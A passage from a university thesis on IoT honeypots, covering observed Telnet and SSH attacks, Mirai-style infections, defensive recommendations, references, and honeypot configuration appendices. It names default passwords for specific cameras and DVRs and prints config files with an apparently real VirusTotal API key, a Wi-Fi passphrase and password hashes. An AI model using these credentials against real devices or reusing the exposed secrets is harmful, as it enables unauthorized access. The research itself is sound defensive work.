Even though we did not observe any malicious activity on the internal network, we can, based on the data collected by the honeypots deployed within the public university network, state that IoT devices with open Telnet or SSH ports are being targeted and therefore face a higher security risk. Results regarding the analysis of the iptables logs show that Telnet port 23 is by far the most targeted, followed by the SSH service on port 22. This finding underlines the importance of research regarding these two protocols as well as support our decision to focus on these in our experiment. Previous research regarding top targeted IoT ports, for example, the work published by Krishnaprasad in 2017 [P] and Metongnon and Sadre in 2019 [MS19], yielded an equivalent order of port 23 and port 22 as our results. Krishnaprasad's research showed that Telnet was targeted almost four times more than SSH, while Metongnon and Sadre found Telnet to be attacked three times more. In comparison, our experiment yielded a much greater difference in number of attacks towards the two services, where Telnet received close to six times more than SSH. On one hand, this can imply that the Telnet service has become an even more popular target for attackers. On the other hand, it can also just be a coincidence for the exact running period of our experiment, for example, in terms of a random peak in scans towards this service. Either way, we can identify that the general tendency is that port 23 is more targeted than port 22.

Furthermore, it is worth noting that the alternative Telnet port 2323 was also among the top targeted ports, although significantly less targeted than the default Telnet port. This observation indicates that the default Telnet port is a considerably more popular target than the alternative Telnet port for malware in the wild.

Another finding was that connections towards our honeypots originated from all over the world, but attacks from some countries, specifically China, the United States, and Croatia, were more frequently recorded than others. This may either imply that the university network is targeted directly from these specific countries or that scans performed from certain countries randomly include IP addresses within the university network IP range. As mentioned in chapter 3, one cannot entirely rely upon the data concerning the origin of attacks as malicious actors interacting with the honeypot can do so through a VPN or proxy located in another country. However, the latter suspicion seems more reasonable as our results were consistent with previous findings from other studies and honeypot experiments. According to F-Secure's report [Fs20], attacks towards the default Telnet port 23 mainly originate from the United States, which corresponds with findings in our experiment. Furthermore, China was the country observed to generate most of the attacks towards the SSH port 22. Results

from Melese and Avadhani’s honeypot system for attacks on the SSH protocol [MA16] and Juha Kälkäinen’s collection and analysis of malicious SSH traffic [Kä18] indicate that attacks from China are not unique for the university network but rather a common occurrence. Bove and Müller’s experiment with a Cowrie honeypot [BM19] also supports this indication.

However, in order to properly conclude whether the university IP range is specifically targeted from certain countries or not, further work needs to be conducted with regard to investigation of scanning behaviour within the university network. This is addressed in more detail in section 8.2.

## 7.2 Penetration Methods

Our main finding was that default or weak credentials were repeatedly used by bots and malicious actors to gain unauthorized access. This was an expected result based on other studies investigating attacks against Telnet and SSH. Work focusing on the SSH protocol, such as experiments carried out by Melese and Avadhani [MA16] and by Bove and Müller [BM19], as well as work merely focusing the Telnet protocol, such as the IoT honeypot experiment IoTPot [PSY<sup>+</sup>15], all found that intrusion was performed using default credentials.

Overall, root and admin were the two most used usernames on the honeypots. This was expected as these are commonly used for privileged users across different systems, such as Linux and Windows [BM19]. However, Pluto recorded that most of the adversaries attacking Telnet port 23 used default as the username to access the system. Even though several previous works have recorded default among top usernames [Bov18, Fs20, McC17], there is, to our knowledge, none that have observed it dominating the chart. Despite the unexpected finding on Pluto, we can confidently state that root and admin are the overall most widely used usernames during penetration attempts based on related research and our obtained results.

Furthermore, we found that the passwords used during login attempts in our experiment gave more distinct results. This was also expected since the same usernames are used across several systems, while passwords can be completely random. An essential finding is that several of the recorded passwords are present in Table 2.1, where known default credentials for various IoT devices are listed. Accordingly, this indicates that specific IoT devices are targeted. Such examples are vizxv, 7ujMkoadmin, and anko, where the two first are default credentials for Dahua IP Cameras, and the last is used to access ANKO DVRs.

For Pluto and Neptun, which were not capable of logging brute-force attempts as all credentials resulted in a successful login, the number of unique credentials was less

than the number of unique IP addresses. This indicates that several of the intruders used the same combinations when trying to penetrate one of these honeypots. As mentioned in section 2.4, the hard-coded dictionaries, including default and weak credentials, are similar for several malware variations, which makes this an expected result.

For Venus, which were able to log brute-force attempts, the number of unique credentials was a lot higher compared to the number of unique IP source addresses recorded, as well as the number of observed login attempts. This implies that intruders tried accessing the honeypot with numerous credential combinations before a successful login, if they succeeded at all. Thus, brute-force was indeed the prevalent penetration method. Especially observed towards the SSH service was the usage of distinct combinations, where the same username was combined with different passwords. Among these, passwords consisting of number sequences were dominating, which is a well-known brute-force composition, hence, supporting the implication. However, towards the Telnet service, several login combinations correspond to standard malware command sequences. This was an unexpected result, which might indicate that these intruders did not verify whether the login was successful before continuing with the subsequent shell commands.

Relating to RQ2, we can confidently state that brute-forcing default or weak credentials is the preferred penetration method used by malicious actors to gain unauthorized access to IoT devices, on port 22 and 23, deployed within the university network.

### 7.3 Infection Methods

During the conducted experiment, all three honeypots deployed within the public university network received numerous attacks. Our main finding was that the majority of attacks towards each service followed a small set of nearly identical attack patterns, indicating that the infections were automated. Supporting this is the correlation between the number of executed commands within a session and its duration.

The most used attack patterns for both the default Telnet port and the alternative Telnet port were consistent with those commonly used by the publicly available Mirai source code, as well as its many variations, described in section 2.4. The architecture and platform of the device were first identified before using a writable directory to download binaries using the `wget`, `tftp`, or `curl` command. Another experiment using Cowrie in 2020 [LVS20] received similar Mirai based attacks, thus making our results expected. Furthermore, we observed several interactions with the honeypot that did not include a download of any malware binaries. This might indicate that the connections were carried out solely to gather information. For popular malware,

such as Mirai, it is a common occurrence that scanners register devices IP address and legitimate login credentials before sending this information to a specific entity in the botnet architecture, which then performs the actual infection [AAB<sup>+</sup>17].

The attacks having shell interaction we observed towards the SSH service, had several similarities to the ones observed towards the Telnet service. For example, identifying system characteristics and using a world-writable directory as working directory before using either `wget`, `tftp`, or `curl` to download the malware. It is noteworthy that the inspection and infection were usually not observed to be part of the same session. This might imply that attacks against SSH consist of two parts, similar to the Telnet service, where system information is recorded and stored in order for another entity to perform the actual infection. However, we undoubtedly observed most attacks without any shell interaction. The work carried out by Ezra Caltum and Ory Segal [CS16] found that IoT devices allowing remote SSH connections, in combination with port forwarding, are highly targeted by an attack identified as SSHHowDown. This indicates that the greatest threat to the SSH service is malicious actors using it to route their traffic towards victim sites utilizing SSH tunneling.

Even though sessions excluding malware download or interaction entirely indicate different motivations for the two services, one additional indication is applicable for both of them, namely that attackers were able to identify the accessed system as a honeypot. This can be argued to be a highly probable case as we merely use Low- and Medium Interaction Honeypots, which can be easy to fingerprint by sophisticated attackers.

For the sessions including a malicious binary download, we observed that the executed command sequences highly correspond with the collected malware samples. Since the majority of attack patterns observed towards the Telnet service were identified as related to Mirai and Mirai variations, this malware family was naturally dominating among the detected samples. This suggests that Mirai is still a security risk for IoT devices using default or weak credentials. It is worth to note that, especially on the Telnet-IoT-Honeypot running with port 23 open, the Kaspersky and Avast antivirus scanners identified some downloaded samples as belonging to different malware families, specifically Mirai and Gafgyt. Since Mirai's source code is based on Gafgyt's, this might be one reason why the antivirus scanners label samples from these two malware families differently. It is also worth to note that almost 50% of the samples downloaded onto this honeypot were not found at all by the VirusTotal search engine. This indicates that either new malware is spreading across the internet or that variations of existing malware are circulating undetected. For both cases, it is clear how important it is to continually monitor how cybercriminals operate as they find new ways to compromise devices. Like the malware that attacked the Telnet services, it is evident that DDoS malware families are prominent for the

SSH service as well. Thus, we can confidently state that attackers' primary goal of compromising IoT devices, specifically through Telnet or SSH, is to recruit them into various botnets.

All of the samples detected by Kaspersky were identified as Trojan malware types, indicating that Trojans are the most popular malware used by attackers to compromise IoT devices through the Telnet or SSH service. As expected, Trojan Backdoor was particularly evident as a backdoor is generally an essential part for further utilization in, for example, DDoS attacks.

Conclusively, to fully answer RQ3, the general approach for infection is automated and includes common file transfer commands to download the malicious binary onto the device. Moreover, the majority of malware families are DDoS related.

## 7.4 Some Implications and Recommendations

Through our study, we have established that attackers are capable of compromising IoT devices directly accessible from any network by utilizing the Telnet or SSH service. IoT devices connected to the university network are being targeted by attackers located all over the world. Even though we did not record any connections or attacks on the honeypots deployed within the internal university network during the running period, it cannot be ruled out that these are vulnerable to attacks as well. As mentioned in subsection 5.4.3, the honeypots on the internal network were, in fact, accessible from any network via the honeypots on the public university network. In other words, if there exists a vulnerable IoT device on the public university network and one on the internal university network, there is a possibility that human attackers wanting to gain access to the internal university network can exploit this weakness. If such manual attacks would be carried out, it might have severe implications. For example, it could lead to cybercriminals gaining access to confidential information regarding research work, either conducted by the university alone or in collaboration with other companies, including related research data and findings. Furthermore, sensitive personal data about staff and students could get into the wrong hands. If such information leaked to the public, it could weaken the reputation and integrity of the university as well as have a financial impact.

Honeypots proved in our experiment to be a helpful security tool. The collected and analyzed data is of value and can help make IoT devices more secure and strengthen the university network policies to prevent similar attacks. Based on our findings, some recommendations can be outlined. The recommendations are grouped based on whether one has direct control of the IoT device or not.

**If directly in charge of the internet-connected device:**

- Always change the default access credentials to a strong combination, and preferably change the password on a regular basis, to mitigate unauthorized access through brute-forcing attacks.
- Disable remote administration through Telnet and SSH, unless necessary for regular operation. In that case, the SSH service on a non-standard port with disabled root user access and SSH keys should be utilized as best practice.
- If the Telnet service is required, the alternative port (2323) should be used to be significantly less targeted by specific malware.
- Limit the number of failed login attempts to prevent brute-force attacks by blocking the IP source address after a certain number of failed attempts.

**If not directly in charge of the internet-connected device:**

- If possible, have either a separate network or a virtual network for internet-connected devices to prevent these from being a gateway to entities holding sensitive information.
- Establish inbound firewall rules allowing only a small set of trusted IP addresses and domain names to connect to devices within the network through Telnet or SSH to limit device access.
- Establish outbound firewall rules preventing successful outbound connections through SSH tunnels utilizing compromised devices.
- If not implemented already, it can be beneficial to deploy a simple honeypot within the network to quickly gain knowledge about what is going on there and the threats it is facing. This, in turn, will make it easier for the Information Technology (IT) department to know what to prioritize and focus on to further improve the network security.



# Chapter 8

## Conclusion and Future Work

### 8.1 Conclusion

This thesis investigated the IoT threat landscape within the university network at The Norwegian University of Science and Technology by analyzing attacks utilizing the Telnet and SSH protocols. Primary data were collected by deploying three honeypots within the internal university network and three honeypots within the public university network for a period of four weeks. We performed a quantitative analysis of the collected data as well as a static analysis of the attack patterns and downloaded malware binaries. The aim was to establish differences in attack methods against the two network environments, specifically how IoT devices connected to the networks were penetrated, how they were infected, and with what malware they were infected.

Firstly, we can conclude that the public university network faces a higher risk with regards to automated attacks performed by current malware in the wild than the internal university network. No one scanned or connected to any of the honeypots deployed within the internal network throughout the running period of our experiment. In contrast, each honeypot deployed within the public university network recorded scans, connections, and interactions, as well as collected several malware binaries. Secondly, we can conclude that cybercriminals heavily rely on brute-forcing attacks against remote access services running on IoT devices, taking advantage of default and weak credentials to gain unauthorized access. Finally, once the intruder has gained shell access, the conclusion is that the infection methods are generally automated through the execution of standard scripts related to the malware being downloaded. Overall, based on the malware families identified among the captured samples on the honeypots, we can conclude that IoT devices still are popular targets for recruitment to larger botnets to execute DDoS attacks.

Based on our findings, some implications and recommendations were outlined. Poorly secured internet-connected devices placed within the public university network

have proven to be vulnerable to attacks and can be potential door-openers to the internal network. In order to mitigate infiltration and potential data breaches, several security measures could be considered.

If directly administrating the IoT device, default access credentials should always be changed and the SSH service with SSH keys should be utilized if remote access is necessary. Also, reduction of brute-force effectiveness can be achieved by implementing restrictions regarding the number of failed login attempts.

Furthermore, some security measures can be applied to strengthen the overall network security if not directly in charge of the internet-connected device. These include having IoT devices on a separate network as well as implement specific inbound and outbound firewall rules. Additionally, deployment of a honeypot on the university network could be advantageous to quickly establish the threat landscape and present vulnerabilities in the network.

## 8.2 Future Work

However, research carried out for this thesis has highlighted several topics on which further research would be useful. The focus of this thesis was, as stated, the reconnaissance and intrusion phase, as well as the infection phase of an attack utilizing the SSH and Telnet services. It could be beneficial to also study the last phase, the monetization phase, to see how the infected devices are used in more extensive networks. This would also help gaining a better understanding of the motivation behind the attacks against IoT devices.

In addition, it could be interesting to perform a more in-depth analysis of each sample collected by the honeypots. Dynamic analysis in a virtual environment could be performed to understand how the different malware operates and how they interact with the device. This can, in turn, contribute to secure IoT devices even further in the future.

The experiment conducted in this thesis could be conducted on a larger scale by setting up multiple honeypots running the same service. This could help determine if any of the observed attacks are targeting several or all the devices running with this port, and thus gain insight into the scanning behavior of different malware. This would also yield a better basis for data comparison and, in turn, increase the validity of the results obtained from data analysis. It could be beneficial to deploy the honeypot instances using a virtualization tool to experiment in the most efficient way.

Also, future work could involve setting up honeypots in a different network environment, like a home or enterprise network, to see if there are differences in

attacks towards a university network and other conventional networks.

Lastly, High Interaction Honeypots could be deployed to capture more comprehensive attacks by not restraining the interaction possibilities. As these honeypots have a higher associated risk, it would demand more work during deployment and maintenance, but could yield more detailed insight into how sophisticated attackers operate.



# References

- [A<sup>+</sup>09] Kevin Ashton et al. That ‘Internet of Things’ Thing. *RFID journal*, 22(7):97–114, 2009.
- [AAB<sup>+</sup>17] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. Understanding the Mirai Botnet. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 1093–1110, Vancouver, BC, August 2017. USENIX Association.
- [Bal] Balena. Flash. Flawless. <https://www.balena.io/etcher>. Last Accessed: 2020-02-27.
- [Bek17] Dima Bekerman. New Mirai Variant Launches 54 Hour DDoS Attack against US College. *blog, Imperva Incapsula*, 29, 2017.
- [BM19] D. Bove and T. Müller. Investigating Characteristics of Attacks on Public Cloud Systems. In *2019 6th IEEE International Conference on Cyber Security and Cloud Computing (CSCloud)/ 2019 5th IEEE International Conference on Edge Computing and Scalable Cloud (EdgeCom)*, pages 89–94, 2019.
- [Bov18] Davide Bove. Using Honeypots to Detect and Analyze Attack Patterns on Cloud Infrastructures. 2018.
- [BSWW18] Sara Boddy, Justin Shattuck, Debbie Walkowski, and David Warburton. The Hunt for IoT: Multi-Purpose Attack Thingbots Threaten Internet Stability and Human Life. <https://www.f5.com/labs/articles/threat-intelligence/the-hunt-for-iot--multi-purpose-attack-thingbots-threaten-intern>, 2018. Last Accessed: 2020-02-24.
- [Cis] Cisco. Connections Counter: The Internet of Everything in Motion. <https://newsroom.cisco.com/feature-content?type=webcontent&articleId=1208342>. Last Accessed: 2020-04-20.
- [CPM15] R. M. Campbell, K. Padayachee, and T. Masombuka. A survey of honeypot research: Trends and opportunities. In *2015 10th International Conference for*

- Internet Technology and Secured Transactions (ICITST)*, pages 208–212, Dec 2015.
- [CS16] Ezra Caltum and Ory Segal. SSShowDowN: Exploitation of IoT Devices for Launching Mass-scale Attack Campaigns, 2016.
- [Des16] Desaster. Kippo - SSH HoneyPot. <https://github.com/desaster/kippo>, 2016. Last Accessed: 2020-04-16.
- [Dig] Digital Ocean. Db browser for sqlite. <https://sqlitebrowser.org>. Last Accessed: 2020-04-25.
- [Din11] DinoTools. Dionaea - Catches Bugs. <https://github.com/DinoTools/dionaea>, 2011. Last Accessed: 2020-04-16.
- [Fou] Raspberry Pi Foundation. What is a Raspberry Pi? <https://www.raspberrypi.org/help/what-%20is-a-raspberry-pi/>. Last Accessed: 2020-05-05.
- [Fs20] F-secure. Attack Landscape H2 2019. <https://blog-assets.f-secure.com/wp-content/uploads/2020/03/04101313/attack-landscape-h22019-final.pdf>, 2020.
- [FSZJ03] Feng Zhang, Shijie Zhou, Zhiguang Qin, and Jinde Liu. HoneyPot: a supplemented active defense system for network security. In *Proceedings of the Fourth International Conference on Parallel and Distributed Computing, Applications and Technologies*, pages 231–235, Aug 2003.
- [Gra16] Robert David Graham. Telnetlogger. <https://github.com/robertdavidgraham/telnetlogger>, 2016. Last Accessed: 2020-04-16.
- [GTB<sup>+</sup>17] Juan David Guarnizo, Amit Tambe, Suman Sankar Bhunia, Martín Ochoa, Nils Ole Tippenhauer, Asaf Shabtai, and Yuval Elovici. Siphon: Towards scalable high-interaction physical honeypots. In *Proceedings of the 3rd ACM Workshop on Cyber-Physical System Security*, pages 57–68, 2017.
- [Hil16] Stephen Hilt. GasPot. <https://github.com/sjhilt/GasPot>, 2016. Last Accessed: 2020-04-16.
- [KAMZ19] Georgios Kambourakis, Marios Anagnostopoulos, Weizhi Meng, and Peng Zhou. *Botnets: Architectures, Countermeasures, and Challenges*. CRC Press, 2019.
- [Kat17] Dylan Katz. MongoDB-HoneyProxy. <https://github.com/Plazmaz/MongoDB-HoneyProxy>, 2017. Last Accessed: 2020-04-16.
- [Kä18] Juha Kälkinen. Collection and analysis of malicious SSH traffic in Oulu University network. University of Oulu, Faculty of Information Technology and Electrical Engineering, Computer Science, 2018.
- [Lan] Sjoerd Langkemper. Hacking the Motorola MBP88 Connect WiFi Camera. <https://www.sjoerdlangkemper.nl/2019/03/27/hacking-the-motorola-mbp88connect-wifi-camera>. Last Accessed: 2020-03-19.

- [LVS20] Bryson Lingenfelter, Iman Vakilinia, and Shamik Sengupta. Analyzing Variation Among IoT Botnets Using Medium Interaction Honeybots. In *2020 10th Annual Computing and Communication Workshop and Conference (CCWC)*, pages 0761–0767. IEEE, 2020.
- [LXJ<sup>+</sup>17] Tongbo Luo, Zhaoyan Xu, Xing Jin, Yanhui Jia, and Xin Ouyang. Iotcandyjar: Towards an intelligent-interaction honeypot for iot devices. *Black Hat*, 2017.
- [Lyo] Gordon Lyon. Nmap Network Scanning. <https://nmap.org/book>. Last Accessed: 2020-03-03.
- [MA07] Iyatiti Mokube and Michele Adams. Honeybots: Concepts, Approaches, and Challenges. <http://www.cs.potsdam.edu/faculty/laddbc/Teaching/Ethics/StudentPapers/2007Mokube-Honeybots.pdf>, 2007. Last Accessed: 2020-03-17.
- [MA16] Solomon Z Melese and PS Avadhani. Honeypot system for attacks on SSH protocol. *International Journal of Computer Network and Information Security*, 8(9):19, 2016.
- [MAF<sup>+</sup>18] A. Marzano, D. Alexander, O. Fonseca, E. Fazzion, C. Hoepers, K. Steding-Jessen, M. H. P. C. Chaves, Í. Cunha, D. Guedes, and W. Meira. The Evolution of Bashlite and Mirai IoT Botnets. In *2018 IEEE Symposium on Computers and Communications (ISCC)*, pages 00813–00818, 2018.
- [McC17] Ryan J McCaughey. Deception using an SSH honeypot. Technical report, Naval Postgraduate School Monterey United States, 2017.
- [MRM17] Jelena Milosevic, Francesco Regazzoni, and Miroslaw Malek. *Malware Threats and Solutions for Trustworthy Mobile Systems Design*, pages 149–167. Springer International Publishing, Cham, 2017.
- [MS19] Lionel Metongnon and Ramin Sadre. Prevalence of IoT Protocols in Telescope and Honeypot Measurements. *Journal of Cyber Security and Mobility*, 8(3):321–340, 2019.
- [MSK16] Jelena Milosevic, Nicolas Sklavos, and Konstantina Koutsikou. Malware in IoT Software and Hardware. 2016.
- [NBC<sup>+</sup>19] N. Neshenko, E. Bou-Harb, J. Crichigno, G. Kaddoum, and N. Ghani. Demystifying IoT Security: An Exhaustive Survey on IoT Vulnerabilities and a First Empirical Look on Internet-Scale IoT Exploitations. *IEEE Communications Surveys Tutorials*, 21(3):2702–2733, thirdquarter 2019.
- [Oos20] Michel Oosterhof. Cowrie SSH/Telnet Honeypot. <https://github.com/cowrie/cowrie>, 2020. Last Accessed: 2020-04-10.
- [OWA] OWASP. OWASP IoT Top 10 - 2018. <https://owasp.org/www-pdf-archive/OWASP-IoT-Top-10-2018-final.pdf>. Last Accessed: 2020-04-14.

- [P] Krishnaprasad P. Capturing attacks on IoT devices with a multi-purpose IoT honeypot. <https://security.cse.iitk.ac.in/sites/default/files/15111021.pdf>. Last Accessed: 2020-04-11.
- [PBHV<sup>+</sup>19] Morteza Pour, Elias Bou-Harb, Kavita Varma, Natalia Neshenko, Dimitris Pados, and Kim-Kwang Raymond Choo. Comprehending the IoT Cyber Threat Landscape: A Data Dimensionality Reduction Technique to Infer and Characterize Internet-scale IoT Probing Campaigns. *Digital Investigation*, 28, 01 2019.
- [PG19] Trine Cecilia Peinert and Ingvild Bye Giset. Enhance Security in the IoT with Honeypots. Project report in TTM4502, Department of Information Security and Communication Technology, NTNU – Norwegian University of Science and Technology, Dec. 2019.
- [PH07] Niels Provos and Thorsten Holz. *Virtual Honeypots: From Botnet Tracking to Intrusion Detection*. Pearson Education, 2007.
- [Phy19] Phype. Python Telnet Honeypot for Catching Botnet Binaries. <https://github.com/Phype/telnet-iot-honeypot>, 2019. Last Accessed: 2020-04-17.
- [PR83] Jon Postel and JK Reynolds. RFC0854: Telnet Protocol Specification, 1983.
- [Pro15] Deutsche Telekom AG Honeypot Project. T-Pot: A Multi-Honeypot Platform. <https://dtag-dev-sec.github.io/mediator/feature/2015/03/17/concept.html>, 2015. Last Accessed: 2020-05-30.
- [PSY<sup>+</sup>15] Yin Minn Pa Pa, Shogo Suzuki, Katsunari Yoshioka, Tsutomu Matsumoto, Takahiro Kasama, and Christian Rossow. IoTPOT: Analysing the Rise of IoT Compromises. In *9th USENIX Workshop on Offensive Technologies (WOOT 15)*, Washington, D.C., August 2015. USENIX Association.
- [Res] Cymmetria Research. MTPot. <https://github.com/Cymmetria/MTPot>. Last Accessed: 2020-04-14.
- [Rol] Knut Olav Roland. Cowrie - Setting up a Honeypot Environment (Part 1). <https://blogg.kroland.no/2019/10/01/cowrie-setting-up-a-honeypot-environment-part-1>. Last Accessed: 2020-04-02.
- [RVH<sup>+</sup>13] Lukas Rist, Johnny Vestergaard, Daniel Haslinger, A Pasquale, and J Smith. Conpot ICS/SCADA Honeypot. *Honeynet Project (conpot.org)*, 2013.
- [Sch00] Bruce Schneier. Secrets and Lies: Digital Security in a Networked World. John Wiley and Sons, 2000.
- [Sec] SSH Communications Security. SSH (Secure Shell). <https://www.ssh.com/ssh>. Last Accessed: 2020-04-30.

- [Ser18] SerIoT. Usage of Honeypots to Detect and Mitigate Attacks to IoT Devices – The SerIoT Approach. <https://seriot-project.eu/2018/10/08/usage-of-honeypots-to-detect-and-mitigate-attacks-to-iot-devices-the-seriot-approach>, 2018. Last Accessed: 2020-03-17.
- [Shu15] Parth Shukla. The Compromised Devices of the Carna Botnet: As used for the Internet. 2015.
- [Spi02] Lance Spitzner. Honeypots: Tracking Hackers. 2002.
- [Spi03] Lance Spitzner. Honeypots: Catching the insider threat. In *19th Annual Computer Security Applications Conference, 2003. Proceedings.*, pages 170–179. IEEE, 2003.
- [Spl] Splunk. The Data-to-Everything Platform. <https://www.splunk.com>. Last Accessed: 2020-05-05.
- [Str] Forrest Stroud. IoT - Internet of Things. [https://www.webopedia.com/TERM/I/internet\\_of\\_things.html](https://www.webopedia.com/TERM/I/internet_of_things.html). Last Accessed: 2020-03-06.
- [Tea] Ubuntu MATE Team. Ubuntu MATE for Raspberry Pi. <https://ubuntu-mate.org/ports/raspberry-pi>.
- [Vir] VirusTotal. How It Works. <https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works>. Last Accessed: 2020-02-27.
- [VS18] Pierre-Antoine Vervier and Yun Shen. Before Toasters Rise Up: A View into the Emerging IoT Threat Landscape. In Michael Bailey, Thorsten Holz, Manolis Stamatogiannakis, and Sotiris Ioannidis, editors, *Research in Attacks, Intrusions, and Defenses*, pages 556–576, Cham, 2018. Springer International Publishing.
- [Wil16] Chris Williams. Today the Web Was Broken by Countless Hacked Devices—Your 60-Second Summary. *The Register*, 21, 2016.
- [Wri15] Jordan Wright. Elastichoney. <https://github.com/jordan-wright/elastichoney>, 2015. Last Accessed: 2020-04-16.
- [ZZZ<sup>+</sup>20] W. Zhang, B. Zhang, Y. Zhou, H. He, and Z. Ding. An IoT Honeynet Based on Multiport Honeypots for Capturing IoT Attacks. *IEEE Internet of Things Journal*, 7(5):3991–3999, 2020.
- [17] H. Šemić and S. Mrdovic. IoT Honeypot: A Multi-component Solution for Handling Manual and Mirai-based Attacks. In *2017 25th Telecommunication Forum (TELFOR)*, pages 1–4, Nov 2017.



# Appendix A

## Dongle Configurations

Listing A.1: hostapd.conf configurations

```
interface = wlan0
bridge = br0
driver = nl80211
ssid = InternetOfShit
channel = 1
wpa = 2
wpa_passphrase = Master2020
wpa_key_mgmt = WPA-PSK
wpa_pairwise = TKIP
rsn_pairwise = CCMP
auth_algs = 1
macaddr_acl = 0
logger_syslog = -1
```

Listing A.2: Bridge up

```
#!/bin/bash
brctl addbr br0
brctl addif br0 eth0
ifconfig br0 up
dhclient br0
```

Listing A.3: Bridge down

```
#!/bin/bash
ifconfig br0 down
ifconfig eth0 0.0.0.0 down
brctl delif br0 eth0
brctl delbr br0
ifconfig eth0 up
dhclient eth0
```



# Appendix B

## Honeypot Configurations

### B.1 Telnet-IoT-Honeypot configuration files

Listing B.1: config.dist.yaml

```
# This is the default (distribution) config file
# For local configuration, please create and edit the file "config.yaml",
# this ensures your configuration to endure a update using git pull
# this file is in YAML format
# If you don't know YAML, check https://de.wikipedia.org/wiki/YAML
# or just copy around existing entries
#####
# Global config
# used by both honeypot AND backend
# Credentials for authentication
# Used by honeypot only
# If not set, will be randomly generated
# If the backend cannot find a user with id == 1 in its database,
# it will generate one using this credentials (or the ones autogenerated)
# backend_user: "CHANGEME"
# backend_pass: "CHANGEME"
#####
# Honeypot configuration
# Backend URL to which honeypot will connect to to store data
backend: "http://localhost:5000"
# Write raw data to logfile, can be imported into backend db later
# does include everything EXCEPT sample contents
log_raw: null
# Save samples in sample_dir
log_samples: False
# Do not download any samples, use their url as content
# useful for debugging
fake_dl: false
# Telnet port
telnet_addr: ""
telnet_port: 2323
# Timeout in seconds for telnet session. Will expire if no bytes can be read from socket.
telnet_session_timeout: 60
# Maximum session length in seconds.
telnet_max_session_length: 120
# Minimum time between 2 connection from the same ip, if closer together
# they will be refused
telnet_ip_min_time_between_connections: 30
#####
# Backend configuration
# sqlalchemy sql connect string
# examples:
# using sqlite: "sqlite:///database.db"
# using mysql:   "mysql+mysqldb://USER:PASSWORD@MYSQL_HOST/DATABASE_NAME",
sql: "sqlite:///database.db"
# IP Address and port for http interface
```

## 92 B. HONEYPOT CONFIGURATIONS

```

http_port: 5000
http_addr: "127.0.0.1"
# Max connections to sql db, maybe restricted in some scenarios
max_db_conn: 1
# Directory in which samples are stored
sample_dir: "samples"
# Virustotal API key
vt_key: "GET_YOUR_OWN"
submit_to_vt: false
# Enable or Disable IP to ASN resolution
# Options: "none" / "offline" / "online"
# offline works by importing data from https://lite.ip2location.com/ - download must be done
# manually
# online works by querying origin.asn.cymru.com
ip_to_asn_resolution: "online"

cuckoo_enabled: false,
cuckoo_url_base: "http://127.0.0.1:8090"
cuckoo_user: "user"
cuckoo_passwd: "passwd"
cuckoo_force: 0

```

Listing B.2: config.yaml configurations (Saturn)

```

#####
# Global config
# Credentials for authentication
backend_user: admin
backend_pass: c18a1c583be18dd7dc1a0e9753692bf1
backend_salt: d66e4fb1ce8fc4bbb54e53ebc660b14a
#####
# Honeypot configuration
# Backend URL to which honeypot will connect to to store data
backend: "http://0.0.0.0:9996"
# Save samples in sample_dir
log_samples: true
# Telnet port
telnet_port: 23
#####
# Backend configuration
# IP Address and port for http interface
http_port: 9996
http_addr: "0.0.0.0"
# Virustotal API key
vt_key: "8b5d879c91c40f5628fa4d9326cae7501d119eeda92f0d2f0d9b793d30e1143c2c0e"
submit_to_vt: true

```

Listing B.3: config.yaml configurations (Pluto)

```

#####
# Global config
# Credentials for authentication
backend_user: admin
backend_pass: b166deada82c7e55edfee77b2e8e3000
backend_salt: 88308b91b7580964e1facb22b52cd96
#####
# Honeypot configuration
# Backend URL to which honeypot will connect to to store data
backend: "http://0.0.0.0:9997"
# Save samples in sample_dir
log_samples: true
# Telnet port
telnet_port: 23
#####
# Backend configuration
# IP Address and port for http interface
http_port: 9997
http_addr: "0.0.0.0"

```

```
# Virustotal API key
vt_key: "8b5d879c91c40f5628fa4d9326cae7501d119eeda92f0d2f0d9b793d30e1143c2c0e"
submit_to_vt: true
```

Listing B.4: config.yaml configurations (Neptun)

```
#####
# Global config
# Credentials for authentication
backend_user: admin
backend_pass: 46b5e1a5569cd9de362b59729dad5df5
backend_salt: b51c74ac66adb0dd546e42e1b3419866
#####
# Honeypot configuration
# Backend URL to which honeypot will connect to to store data
backend: "http://0.0.0.0:9998"
# Save samples in sample_dir
log_samples: true
#####
# Backend configuration
# IP Address and port for http interface
http_port: 9998
http_addr: "0.0.0.0"
# Virustotal API key
vt_key: "8b5d879c91c40f5628fa4d9326cae7501d119eeda92f0d2f0d9b793d30e1143c2c0e"
submit_to_vt: true
```

Listing B.5: config.yaml configurations (Jupiter)

```
#####
# Global config
# Credentials for authentication
backend_user: admin
backend_pass: 60ee318c58fa58a4d7217990da91c304
backend_salt: d92ee7affe1ead347eac5dda36557121
#####
# Honeypot configuration
# Backend URL to which honeypot will connect to to store data
backend: "http://0.0.0.0:9999"
# Save samples in sample_dir
log_samples: true
#####
# Backend configuration
# IP Address and port for http interface
http_port: 9999
http_addr: "0.0.0.0"
# Virustotal API key
vt_key: "8b5d879c91c40f5628fa4d9326cae7501d119eeda92f0d2f0d9b793d30e1143c2c0e"
submit_to_vt: true
```

## B.2 Cowrie Configuration Files

Listing B.6 present allowed usernames and passwords to hack into the Cowrie honeypot. Passwords with ! symbol are denied.

Listing B.6: `userdb.txt` configurations

```
root:root
root:x:toor
root:x:password
root:x:123456
root:x:!/honeypot/i
admin:x:admin
tomcat:x:tomcat
oracle:x:oracle
developer:x:developer
user:x:user
cisco:x:cisco
```

Listing B.7: cowrie.cfg configuration file on Venus

```

# General Cowrie Options
# =====
[honeypot]
# Hostname for the honeypot. Displayed by the shell prompt of the virtual environment
hostname = ipcam-venus
# Directory where to save log files in.
log_path = var/log/cowrie
# Directory where to save downloaded artifacts in.
download_path = ${honeypot:state_path}/downloads
# Directory for static data files
share_path = share/cowrie
# Directory for variable state files
state_path = var/lib/cowrie
# Directory for config files
etc_path = etc
# Directory where virtual file contents are kept in
contents_path = honeyfs
# Directory for creating simple commands that only output text
txtcmds_path = txtcmds
# TTY logging will log a transcript of the complete terminal interaction in UML compatible
# format.
ttylog = true
# Default directory for TTY logs.
ttylog_path = ${honeypot:state_path}/tty
# Interactive timeout determines when logged in sessions are terminated for being idle. In
# seconds.
interactive_timeout = 180
# Authentication Timeout
